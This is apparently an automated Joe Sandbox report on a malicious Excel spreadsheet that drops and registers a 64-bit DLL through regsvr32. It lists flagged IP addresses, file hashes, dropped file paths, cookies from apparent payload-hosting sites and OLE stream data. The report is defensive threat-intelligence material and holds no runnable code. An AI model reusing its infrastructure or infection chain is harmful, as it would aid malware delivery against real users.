88.217.172.165	unknown	Germany		8767	MNET-ASGermanyDE	true
165.22.254.236	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
118.98.72.86	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
139.59.80.108	unknown	Singapore		14061	DIGITALOCEAN-ASNUS	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
104.244.79.94	unknown	United States		53667	PONYNETUS	true
157.245.111.0	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
54.37.106.167	unknown	France		16276	OVHFR	true
202.29.239.162	unknown	Thailand		4621	UNINET-AS-APUNINET-TH	true
103.56.149.105	unknown	Indonesia		55688	BEON-AS-IDPTBeonIntermediaID	true
85.25.120.45	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
37.187.114.15	unknown	France		16276	OVHFR	true
139.196.72.155	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
165.232.185.110	unknown	United States		22255	ALLEGHENYHEALTHNETWORKUS	true
103.126.216.86	unknown	Bangladesh		138482	SKYVIEW-AS-APSKYVIEWONLINELTDBD	true
128.199.217.206	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true
103.224.241.74	unknown	India		133296	WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
210.57.209.142	unknown	Indonesia		38142	UNAIR-AS-IDUniversitasAirlanggaID	true
190.107.19.179	unknown	Colombia		27951	MediaCommercePartnersSACO	true
202.28.34.99	unknown	Thailand		9562	MSU-TH-APMahasarakhamUniversityTH	true
54.37.228.122	unknown	France		16276	OVHFR	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
162.240.65.124	fundaciontheoz.cl	United States		46606	UNIFIEDLAYER-AS-1US	false
178.62.112.199	unknown	European Union		14061	DIGITALOCEAN-ASNUS	true
62.171.178.147	unknown	United Kingdom		51167	CONTABODE	true
64.227.55.231	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	672716
Start date and time: 25/07/202210:26:28	2022-07-25 10:26:28 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	H 05072022.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@11/14@4/52
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 93.184.221.240
- Excluded domains from analysis (whitelisted): wu.ec.azureedge.net, bg.apr-52dd2-0503.edgecastdns.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, wu-bg-shim.trafficmanager.net, wu.azureedge.net
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:28:22	API Interceptor	626x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61712 bytes, 1 file
Category:	dropped
Size (bytes):	61712
Entropy (8bit):	**7.995044632446497**
Encrypted:	**true**
SSDEEP:	1536:gzjJiDImMsrjCtGLaexX/zL09mX/lZHIxs:gPJiDI/sr0Hexv/0S/zx
MD5:	589C442FC7A0C70DCA927115A700D41E
SHA1:	66A07DACE3AFBFD1AA07A47E6875BEAB62C4BB31
SHA-256:	2E5CB72E9EB43BAAFB6C6BFCC573AAC92F49A8064C483F9D378A9E8E781A526A
SHA-512:	1B5FA79E52BE495C42CF49618441FB7012E28C02E7A08A91DA9213DB3AB810F0E83485BC1DD5F625A47D0BA7CFCDD5EA50ACC9A8DCEBB39F048C40F01E94155B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....y.....Tf. .authroot.stl..W.`.4..CK..8U[...q.yL'sf!d.D..."2.2g.<dVI.!.....$).\...!2s..(...[.T7..{}...g....g.....w.km$.&|..qe.n.8+..&...O...`...+..C.....`h!0.I.(C..1Q*L.p.."s..B.....H.....fUP@..5...(X#.t.2lX.>.y|D.0Z0...M....I(.#.-... ...(.J....2..`.hO..{l+.bd7y.j..u.....3....<.....3....s.T...._.'...%{v...s.....Kg\V.0..X=.A.9w9.Ea.x.....\.=.e.C2.....9.....`.o... .....@pm.. a.....-M.....{...s.mW.....;.+...A.....0.g..L9#.v.&O>./xSH.S.....GH.6.j...`2.(0g..... Lt.....h4.iQ?....[.K.....uI.....}.....d....M.....6q.Q~.0.\.'U^)`.u.....-.....d..7...2.-.2+3.....A./.%Q...k...Q.,...H.B.%..O..x..5\...Hk.....B.';"Ym.'....X.l.E.6..a8.6..nq..x.r4..1t.....,..u.O..O.L...Uf...X.u.F .(.(....."..q...n{%U.-u....l6!....Z....~o0.}Q'.s.i....7...>4x...A.h.Mk].O.z.].6...53...b^;..>e..x.'1..\p.O.k..B1w..|..K.R.....2.e0..X.^...I...w..!.v5B]x..z.6.G^uF..].b.W...'..I.;..p..@L{.E..@W..3.&...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data

Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.119802291867259
Encrypted:	false
SSDEEP:	6:kKbu+N+SkQlPlEGYRMY9z+4KlDA3RUeWlEZ21:zuNkPlE99SNxAhUeE1
MD5:	C991C19E8D15CAF9758901EDF96338BC
SHA1:	61336A2EFF0941E2439C2EB0F79E4EB50317C574
SHA-256:	E8D3D1DBE4935E7CD89E8CA7DD2A52293D283A4E1AE3371297A20B6CD2505DD0
SHA-512:	FE2A988991428BA1CD7B27E0D8544A26F4E3D7FB71FEA0EABE5E4CA4DFDA9B332E9A391CB304340CA97F24C245E1FF5BD47B60046E96378AA15A5BA828655CD3
Malicious:	false
Reputation:	low
Preview:	p..... .....L...(..... .....L.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.9.f.4.c.9.6.9.8.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\yXlTTXSuSsUlL[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	867840
Entropy (8bit):	6.189075909651003
Encrypted:	false
SSDEEP:	12288:KMI442uFLaBjhNkT9TMjnAXhp6YG7mqW:mxXFLa1+MjAXvSS
MD5:	F9D1267D676A07BDBE45D5AF1A441FA5
SHA1:	8E0F99516E221AE4B9211FBD8A07B3994DF316F4
SHA-256:	ED6259EF96A5E0A6B307BF09AF89B4971B852FD4B5A9D057985E01269C6AA3A0
SHA-512:	2DA1AB43A03396DA157E8B7AE72FD105ED2A5C250D2DFCB7F2930AA707E07C344D84BB6CA84C47525E2AD4195B649A55B37A57A37D38243B13DF35A22903E0C
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 88%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....G`yWG`yWG`yW...W6`yW...WN`yW...Wp`yW...WF`yW...WD`yWG`xW.`yW...WT`yW`..WJ`yW`..WF`yW`..WF`yWG`.WF`yW`..WF`yWRichG`yW.....PE..d....z.b....." ....[.....`..... .....l.....@.....p..M.....S.....p..x.....0...p.....hL.....text..... ..`.rdata...}.....~.....@..@.data....o...p...F...X.....@....pdata...\.....^.....@..@.idata...)...@...*.....@....rsrc...M....p.....&.....@..@.reloc..9....p....."....."....@..B..... .....

C:\Users\user\AppData\Local\Temp\CabFD8B.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61712 bytes, 1 file
Category:	dropped
Size (bytes):	61712
Entropy (8bit):	**7.995044632446497**
Encrypted:	**true**
SSDEEP:	1536:gzjJiDImMsrjCtGLaexX/zL09mX/lZHIxs:gPJiDI/sr0Hexv/0S/zx
MD5:	589C442FC7A0C70DCA927115A700D41E
SHA1:	66A07DACE3AFBFD1AA07A47E6875BEAB62C4BB31
SHA-256:	2E5CB72E9EB43BAAFB6C6BFCC573AAC92F49A8064C483F9D378A9E8E781A526A
SHA-512:	1B5FA79E52BE495C42CF49618441FB7012E28C02E7A08A91DA9213DB3AB810F0E83485BC1DD5F625A47D0BA7CFCDD5EA50ACC9A8DCEBB39F048C40F01E94155B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....I.....y.....Tf. .authroot.stl..W.`.4..CK..8U[...q.yL'sf!d.D..."2.2g.<dVI.!.....$).\...!2s..(...[.T7..{}...g....g.....w.km$.&|..qe.n.8+..&...O...`...+..C.....`h!0.I.(C..1Q*L.p.."s..B.....H.....fUP@..5...(X#.t.2lX.>.y|D.0Z0...M....I(.#.-... ...(.J....2..`.hO..{l+.bd7y.j..u.....3....<.....3....s.T...._'...%{v...s.....KgV.0..X=.A.9w9.Ea.x.....\.=.e.C2.....9.....`.o... .....@pm.. a.....-M.....{...s.mW.....;.+...A.....0.g..L9#.v.&O>./xSH.S.....GH.6.j...`2.(0g..... Lt.....h4.iQ?....[.K.....ul.....}.....d....M.....6q.Q~.0.\.'U^)`.u.....-.....d..7...2.-.2+3.....A./.%Q...k...Q.,...H.B.%..O..x..5\...Hk.....B.';"Ym.'....X.l.E.6..a8.6..nq..x.r4..1t.....,.u.O..O.L...Uf...X.u.F .(.(....".q...n{%U.-u....l6!....Z....~o0.}Q'.s.i....7...>4x...A.h.Mk].O.z.].6...53...b^;..>e..x.'1..\p.O.k..B1w..|..K.R.....2.e0..X.^...I...w..!.v5B]x..z.6.G^uF..].b.W...'..I.;..p..@L{.E..@W..3.&...

C:\Users\user\AppData\Local\Temp\TarFD8C.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified

Size (bytes):	162298
Entropy (8bit):	6.30209028339373
Encrypted:	false
SSDEEP:	1536:1ra6crtilgCyNY2IpFQNujcz5YJkKCC/rH8Zz04D8rlCMiB3XlMc6h:1x0imCy6QNujcmJkr97MiVGzh
MD5:	7EE994C83F2744D702CBA18693ED1758
SHA1:	17EAA8A28E7ABF096E97537EFE25A34CD7C1FD80
SHA-256:	5DB917AB6DC8A42A43617850DFBE2C7F26A7F810B229B349E9DD2A2D615671D2
SHA-512:	D5ED3AD13D58B6D41347D4521F71F9C5DCC3CA706AD1E3A96A9837C8E9087EB511896CA5B49904FC13E6FA176960F4B538379638FCF1D5E8DF6B30072F216BE A
Malicious:	false
Preview:	0..y...*.H.....y.0..y....1.0...`.H.e.....0..jC..+....7.....j30..j.0...+....7.....{.ZV....220608070702Z0...+.....0..i.0..D.....`...@.,..0..0.r1..*0...+....7..h1.....+h...0...+....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+....7..~1.....0...+....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DFA0671C06642878FC.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.153806891627337
Encrypted:	false
SSDEEP:	768:ckP4Kpb8rGYrMPe3q7Q0XV5xtezEs/68/dgA1THt:cFKpb8rGYrMPe3q7Q0XV5xtezEsi8/dv
MD5:	8530B135A20972641134AAF4F27062F1
SHA1:	788C03DAA9FC128D0914040B2C854CF5723BB53C
SHA-256:	D503F5193BC0AE33E9EF2B05CB8371BEF59327B2BC916FF95A045059AAC98A76
SHA-512:	E3E4CC516DE8ADF22EEB2034FD3E5598B8EFD376AF70667E8C9A054E3C57883161461D25E86BDCDA616CE580622FBEF0D9DA618EFB93E3CAE624E535DCD3D 40A
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\0YFQWFX4.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	215
Entropy (8bit):	5.179308413784458
Encrypted:	false
SSDEEP:	6:Z1KiziJVZEPjqDocvTXCiJVZEPjqDo9KGn:/zqVZYjoTXCqVZYjpKGn
MD5:	451E368D90A5616B7D31B6E56CA14F64
SHA1:	839C7A7101D6CCBB91C5BEAD9770AAACE43E7F6D
SHA-256:	E877C3F259F9E962335505ECEF154F26BDDF4C0C31CB8484B0137B27A8F9AE17
SHA-512:	8F717BABAE3EA843C7C90EE2AABA483D7D4C5BCB1E28754588F63D877FC1B721F0F13EB580DB48EF8D0E49CB006AFD0772E99079EA6652CE3866FD91DA29B 74E
Malicious:	false
Preview:	Q-nRfEyNzlwbYUeh.AmQW%5B1.www.clinicaportalpsicologia.com.br/.1536.2303699712.30974153.4052480572.30974027.*.LQXvDnbCi_V.T.lyOvg1ts.www.clin icaportalpsicologia.com.br/.1536.2303699712.30974153.4054508635.30974027.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\EFJ0ZBQX.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	109
Entropy (8bit):	5.099491008728558
Encrypted:	false
SSDEEP:	3:xf1T2ShLnESiJVWqEPWYj6O6jDoGdOVuvn:Z1KiziJVZEPjqDocvn
MD5:	45652F9C96F20A55DCC3ABB8705E4DB7
SHA1:	69331C2C152DC742B1786D1205E3344B5C637102

SHA-256:	20C71F55AFF7D3D24E2ACCF6C13DDF225B1932FF9B33B965EF7C3937EF60FD42
SHA-512:	EED77BA94A3D574575F4A4EE28017BF6F708B2BECB2B0CB4A5FD0F34E6A6A06ACA9EA35B9BA0C8BAAB04032C920B38B9CC315CE8CD5BE67EC4A7E91A7F484CF1
Malicious:	false
Preview:	Q-nRfEyNzlwbYUeh.AmQW%5B1.www.clinicaportalpsicologia.com.br/.1536.2303699712.30974153.4052480572.30974027.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\FXDAJZ6O.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	211
Entropy (8bit):	4.740336737501777
Encrypted:	false
SSDEEP:	6:jZRscRqhDpSPJlLJcWzzDcfvA4KQTffLu0NtXfNIvn:jZCjWRlFPzYJfuoZl4n
MD5:	863A84C5D1C40AEE8147FB5EAECED1A5
SHA1:	156585AD4E099F2E030B09DA1D818744DDB1D3DD
SHA-256:	91CDAFADDB76577074C930DA3B2EC31EE6417AB81894939C8732861FB94308D5
SHA-512:	1640385BA7DBDED9FDC3E353E7AEFE7058B62ED5E5DC8F3ACD469439625C75BF057088539DEA8926C8B6E9E4EE9F11733EE4FD85AC6798BCA8B18DC914F54FC4
Malicious:	false
IE Cache URL:	www.fundaciontheoz.cl/
Preview:	_learn_press_session_15e189b8b9570bad712e7dad4bf24da9.26f3617e47267a989187cbc2d8babc7c%7C%7C1658910451%7C%7Ce0d9bab5f1332bd3818d6e7c5ac2efa0.www.fundaciontheoz.cl/.1537.3065273216.30974354.4108484958.30974027.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\K835MCGT.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	435
Entropy (8bit):	5.250431413018833
Encrypted:	false
SSDEEP:	12:/zqVZYjoTXCqVZYjpKGjYkqVZYjxYIQG9PqVZYjkScn:sYjozVYjpKGEjYjxlfeYj4n
MD5:	E39DDF74A1C1C4C8D3289C6C4D0DDA6D
SHA1:	0990B22C9BE6AFA37AE33D728A440BDFC8227D7B
SHA-256:	AF8D649B8BDCF1CC83ED5A2538EBB07865D4C2829BCE51CA924E067133652176
SHA-512:	EEC7EEFBF7F42DCEA99EB952CE8348F3EC5A913F90D113C07E122C1059C4BA270028D67B7BD6521B7BA1AA5004FF5A35317C4E9C437E5BACA475B681556D764B
Malicious:	false
IE Cache URL:	www.clinicaportalpsicologia.com.br/
Preview:	Q-nRfEyNzlwbYUeh.AmQW%5B1.www.clinicaportalpsicologia.com.br/.1536.2303699712.30974153.4052480572.30974027.*.LQXvDnbCi_V.T.IyOvg1ts.www.clinicaportalpsicologia.com.br/.1536.2303699712.30974153.4054508635.30974027.*.fUqbTznEhHt.fEc%2A5lYHuAJ.www.clinicaportalpsicologia.com.br/.1536.2303699712.30974153.4057472353.30974027.*.N_LhVXTlKtQ.%5B8zbNWgVGME7R.www.clinicaportalpsicologia.com.br/.1536.2303699712.30974153.4058876382.30974027.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\WSZS7JSI.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	324
Entropy (8bit):	5.199124860540117
Encrypted:	false
SSDEEP:	6:Z1KiziJVZEPjqDocvTXCiJVZEPjqDo9KGjjIPkiJVZEPjqDoDJn:/zqVZYjoTXCqVZYjpKGjYkqVZYjxn
MD5:	786AE891C79B2D8056990BCD7C179767
SHA1:	9D07A6256C1A33BB581BC285BB4D840F825E39EE
SHA-256:	EB6771367092B0D4B9B42C2B5E6BC2B27EDD995DF8C339BA0D3D891D119E0066
SHA-512:	B0A3304EDDD95C99901F5FF2CF826EA23AD0E9280CCA25B89A74F7C07270EB4FF8DABCD5A958A571C164B2619D127A9C09AFF540832EA120B56E6A115BC5FD0C
Malicious:	false
Preview:	Q-nRfEyNzlwbYUeh.AmQW%5B1.www.clinicaportalpsicologia.com.br/.1536.2303699712.30974153.4052480572.30974027.*.LQXvDnbCi_V.T.IyOvg1ts.www.clinicaportalpsicologia.com.br/.1536.2303699712.30974153.4054508635.30974027.*.fUqbTznEhHt.fEc%2A5lYHuAJ.www.clinicaportalpsicologia.com.br/.1536.2303699712.30974153.4057472353.30974027.*.

C:\Users\user\Desktop\H 05072022.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: RGSGK, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Mon Jul 4 19:02:55 2022, Security: 0
Category:	dropped
Size (bytes):	97280
Entropy (8bit):	4.870359152283063
Encrypted:	false
SSDEEP:	1536:nFKpb8rGYrMPe3q7Q0XV5xtezEsi8/dggHuS4hcTO97v7UYdEJmFtzR:FKpb8rGYrMPe3q7Q0XV5xtezEsi8/dg/
MD5:	4EC93C6A9B3054DCD1AB4816CF74F264
SHA1:	0B32D21AD411FA4AB0544FA2918A3D7E0CBCF792
SHA-256:	3A54F92B5A70D3FFC87AB03F67C9730B7811BDB7309D66DD1C2D44EDA80A47EB
SHA-512:	1F855371E4DA2623918FF835AC64F100F2C1BE1C7D85DC5A9488C69F905F9DA0821F7F056972E02F58951DFFCAA9C8F9A8F4730B6F0D342F3DE049C47E49FF9
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\H 05072022.xls, Author: John Lambert @JohnLaTwC
Preview:	.....>..... .....ZO..... .....\.p....user B.....a.....=.....-.B.0...=.8.3.0.....=.....Ve18... ....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\hhdt1.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	867840
Entropy (8bit):	6.189075909651003
Encrypted:	false
SSDEEP:	12288:KMI442uFLaBjhNkT9TMjnAXhp6YG7mqW:mxXFLa1+MjAXvSS
MD5:	F9D1267D676A07BDBE45D5AF1A441FA5
SHA1:	8E0F99516E221AE4B9211FBD8A07B3994DF316F4
SHA-256:	ED6259EF96A5E0A6B307BF09AF89B4971B852FD4B5A9D057985E01269C6AA3A0
SHA-512:	2DA1AB43A03396DA157E8B7AE72FD105ED2A5C250D2DFCB7F2930AA707E07C344D84BB6CA84C47525E2AD4195B649A55B37A57A37D38243B13DF35A22903E0C
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 88%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....G`yWG`yWG`yW...W6`yW...WN`yW...Wp`yW...WF`yW...W D`yWG`xW.`yW...WT`yW`..WJ`yW`..WF`yW`..WF`yWG`.WF`yW`..WF`yWRichG`yW.....PE..d....z.b..... .....l.....@.....p..M.....S.....p..x.....0...p.....hL.....text..... ..`.rdata...}.....~.....@..@.d ata....o...p...F...X.....@....pdata...\.....^.....@..@.idata...)...@...*.....@....rsrc...M....p.....&.....@..@.reloc..9....p.....".....@..B.....

C:\Windows\System32\IBmjgOoh\HPiQbOm.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	867840
Entropy (8bit):	6.189075909651003
Encrypted:	false
SSDEEP:	12288:KMI442uFLaBjhNkT9TMjnAXhp6YG7mqW:mxXFLa1+MjAXvSS
MD5:	F9D1267D676A07BDBE45D5AF1A441FA5
SHA1:	8E0F99516E221AE4B9211FBD8A07B3994DF316F4
SHA-256:	ED6259EF96A5E0A6B307BF09AF89B4971B852FD4B5A9D057985E01269C6AA3A0
SHA-512:	2DA1AB43A03396DA157E8B7AE72FD105ED2A5C250D2DFCB7F2930AA707E07C344D84BB6CA84C47525E2AD4195B649A55B37A57A37D38243B13DF35A22903E0C
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 88%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....G`yWG`yWG`yW...W6`yW...WN`yW...Wp`yW...WF`yW...W D`yWG`xW.`yW...WT`yW`..WJ`yW`..WF`yW`..WF`yWG`.WF`yW`..WF`yWRichG`yW.....PE..d....z.b..... .....l.....@.....p..M.....S.....p..x.....0...p.....hL.....text..... ..`.rdata...}.....~.....@..@.d ata....o...p...F...X.....@....pdata...\.....^.....@..@.idata...)...@...*.....@....rsrc...M....p.....&.....@..@.reloc..9....p.....".....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: RGSGK, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Mon Jul 4 19:02:55 2022, Security: 0
Entropy (8bit):	4.869723992786883
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	H 05072022.xls
File size:	97280
MD5:	f0e821a13f85dad72bb345b2dd7c93e7
SHA1:	17b0e4f2bc946eb3c0f7deb0da78d5db58836a0c
SHA256:	3db2ab1966f944f46e4cb802f2d4e71d407d989766c20809d232552fe55d29d1
SHA512:	4fb1bef1e44f665870d9ede36efcff566e2510f3358a8f2ed36db169946a9ab3d13dbd8baaab5b3b108783109be4dbbfc84fc46c27a363afa836cf62aa0949d8
SSDEEP:	1536:iFKpb8rGYrMPe3q7Q0XV5xtezEsi8/dggHuS4hcTO97v7UYdEJmFtz9:cKpb8rGYrMPe3q7Q0XV5xtezEsi8/dgn
TLSH:	98934A45B699DA1EF625833148E787AA7333FC304F6B47472264B3257FB99A04B0721B
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "H 05072022.xls"

Indicators

Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary

Code Page:	1251
Author:	Dream
Last Saved By:	RGSGK
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-07-04 18:02:55
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False

Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.3944713856337448
Base64 Encoded:	False
Data ASCII:	. . . . + , 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . S h e e t 4 . . . . . S h e e t 5 . . . . . S h e e t 6 . . . . . S h e e
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 20 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 e0 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.27917111809361955
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . + ' 0 . . . . @ . . . . H . . . . X . . . . h . . . . D r e m . . . . R G S G K . . . . M i c r o s o f t E x c e l . @ . . . . ? R , . @ . . . q . l . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 86617

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	86617
Entropy:	5.245801975506027
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . R G S G K B . . . . a . . . . = ... - . B . 0 . . . = . 8 . 3 . 0 . . . . = ... V e 1 8 . . . . X . @ . . .
